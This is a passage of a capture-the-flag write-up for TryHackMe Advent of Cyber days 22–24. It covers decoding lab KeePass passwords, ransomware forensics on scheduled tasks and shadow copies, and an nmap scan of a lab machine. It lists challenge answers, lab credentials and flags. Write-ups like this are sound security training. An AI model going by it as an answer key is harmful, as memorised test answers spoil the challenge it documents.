
Question 6: What is the decoded password value for ElfMail?

Answer: ic3Skating!


The steps for this question are the same as the previous one. Find a file named 'ElfMail'.



After you found it, double click on it and enable the function to see the password.




Decrypt the coded password using CyberChef with 'Magic' as its' recipe. The decrypted password that you will get is ic3Skating! .



Question 7: What is the username:password pair of Elf Security System?

Answer: superelfadmin:nothinghere


Find a file named ‘Elf Security System’ by checking each folder. When you found it, double-click on it and enable the function to see the password. From there, you should get the answer.




Question 8: Decode the last encoded value. What is the flag?

Answer: THM{657012dcf3d1318dca0ed864f0e70535}


Continuing from the previous question, you could see in the notes, that it shows some kind of encrypted code. Therefore, we should try to decrypt the code to know its message.



Use CyberChef to decrypt the code. Add the 'From Charcode' recipe twice. Use a comma as the delimiter and base of 10. It should give you some kind of link.



By opening the given link, it should redirect you to a GitHub page containing the flag as below.



Thought Process/Methodology:

For the first question, on Remmina, connect by using the IP address. The username and password are already given. Copy the strange file name CyberChef, and use Magic as a recipe to decrypt the code. Then, you will get the decrypted code of it which resulted in the 'thegrinchwashere'. To check if it is the correct password for KeePass, just simply open the KeePass app. Then, type in the decrypted code. It should log you in and that code would be the password to the KeePass database.

For question 3, as soon as you enter the KeyPass database, it will lead you to a certain tab. To see the full description of the hiya's file notes, just simply double-click on the file. Then, it will show you the picture below, enabling you to see the full description written on the notes.

For question 4, first, to find the Elf Server, you just have to check on each folder until you found the file named 'Elf Server' which was found in 'network'. Then, double-click on it and click on the button beside the password box to show the password. The password code will be shown. But that password is encrypted. So, we just simply have to decrypt it using CyberChef and 'Magic' as its' recipe. The decrypted password that you will get is, sn0wM4n! .

The next question, you can see the encoding used in the output section, in the recipe column. From there, it stated 'From hex' meaning that it used hex to encode the coded password. To double confirm this, you can try it by using 'From hex' as its recipe. It should result in you with the same answer.

Question 6, the steps for this question are the same as the previous one. Find a file named 'ElfMail'. After you found it, double click on it and enable the function to see the password. Decrypt the coded password using CyberChef with 'Magic' as its' recipe. The decrypted password that you will get is ic3Skating! .

The next one, find a file named 'Elf Security System' by checking each folder. When you found it, double-click on it and enable the function to see the password. From there, you should get the answer.

Continuing from the previous question, you could see in the notes, that it shows some kind of encrypted code. Therefore, we should try to decrypt the code to know its' message. Use CyberChef to decrypt the code. Add the 'From Charcode' recipe twice. Use a comma as the delimiter and base of 10. After doing so, it should give you some kind of link. By opening the given link, it should redirect you to a GitHub page containing the flag which will be the answer.

Day 23: Blue Teaming – The Grinch strikes again!

Tools used: remmina, task scheduler, file explorer

Solution/walkthrough:


Question 1: What does the wallpaper say?


Answer: THIS IS FINE

when we connect to the server we can see this wallpaper

Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Answer: nomorebestfestivalcompany






when we check the ransom note in we can see the message left behind in that message the bitcoin address is left behind after decoding it to base64 we can see the message

Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?


Answer: .grinch



when we go to documents we can see the file in the confidential folder saved in .grinch format

Question 4: What is the name of the suspicious scheduled task?*


Answer: opidsfsdf



this task was found on the pc and it looked weird

Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?


Answer: C:\users\administrator\desktop\opidsfsdf.exe



we can find the location of the file in task scheduler

Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


Answer: 7a9eea15-0000-0000-0000-010000000000



this could be found on task scheduler

Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?


Answer: confidential



when we select the hidden file box we can see the folder named confidential

Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Answer: m33pa55w0rdIZseecure!



when we open the confidential folder we can see the master password file and by opening that we can see the password

Thought Process/Methodology:

Firstly we open remmina and enable wallpaper under RDP and then we open a server with our machine IP address and the given username and password on thm and then we connect to the server. Then we open the task scheduler to find the suspicious scheduled task to answer the question of what the bitcoin address says we find in the ransom note after changing it to base 64 we can find the note left behind. After that, we tried to find the hidden folder by checking on the hidden files box by doing that we found the confidential folder which had the password and we also found out the format the file was saved in. By going to the desktop in the folder manager we found a suspicious scheduled ask. After inspecting the properties of the suspicious file on the task scheduler were able to find the location of the file. Then we inspected the shadow copy volume file and actions we were able to identify the id of the file. We opened the .grinch file found in the confidential folder we also were able to find a password in that file.

Day 24: Final Challenge – The Trial Before Christmas


Tools used: Attackbox, Terminal, Burpsuite, MySQL, Python, CrackStation, Firefox

Solution/walkthrough:

Question 1: Scan the machine. What ports are open?

Answer: 80, 65000


After the machine booted up, scan the machine with Nmap using the command `nmap [MACHINE_IP]`. Our machine IP is 10.10.64.131 (Please be aware that since we performed this walkthrough over more than one session, the machine's IP may have changed throughout.). We can see that ports 80 and 65000 are open.



Question 2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Answer: Light Cycle

Try to use the browser to visit both pages. The fake TryHackMe website was displayed on port 80, and the login page was shown on port 65,000. On the browser's top, we could see the title of the hidden page, Light Cycle.



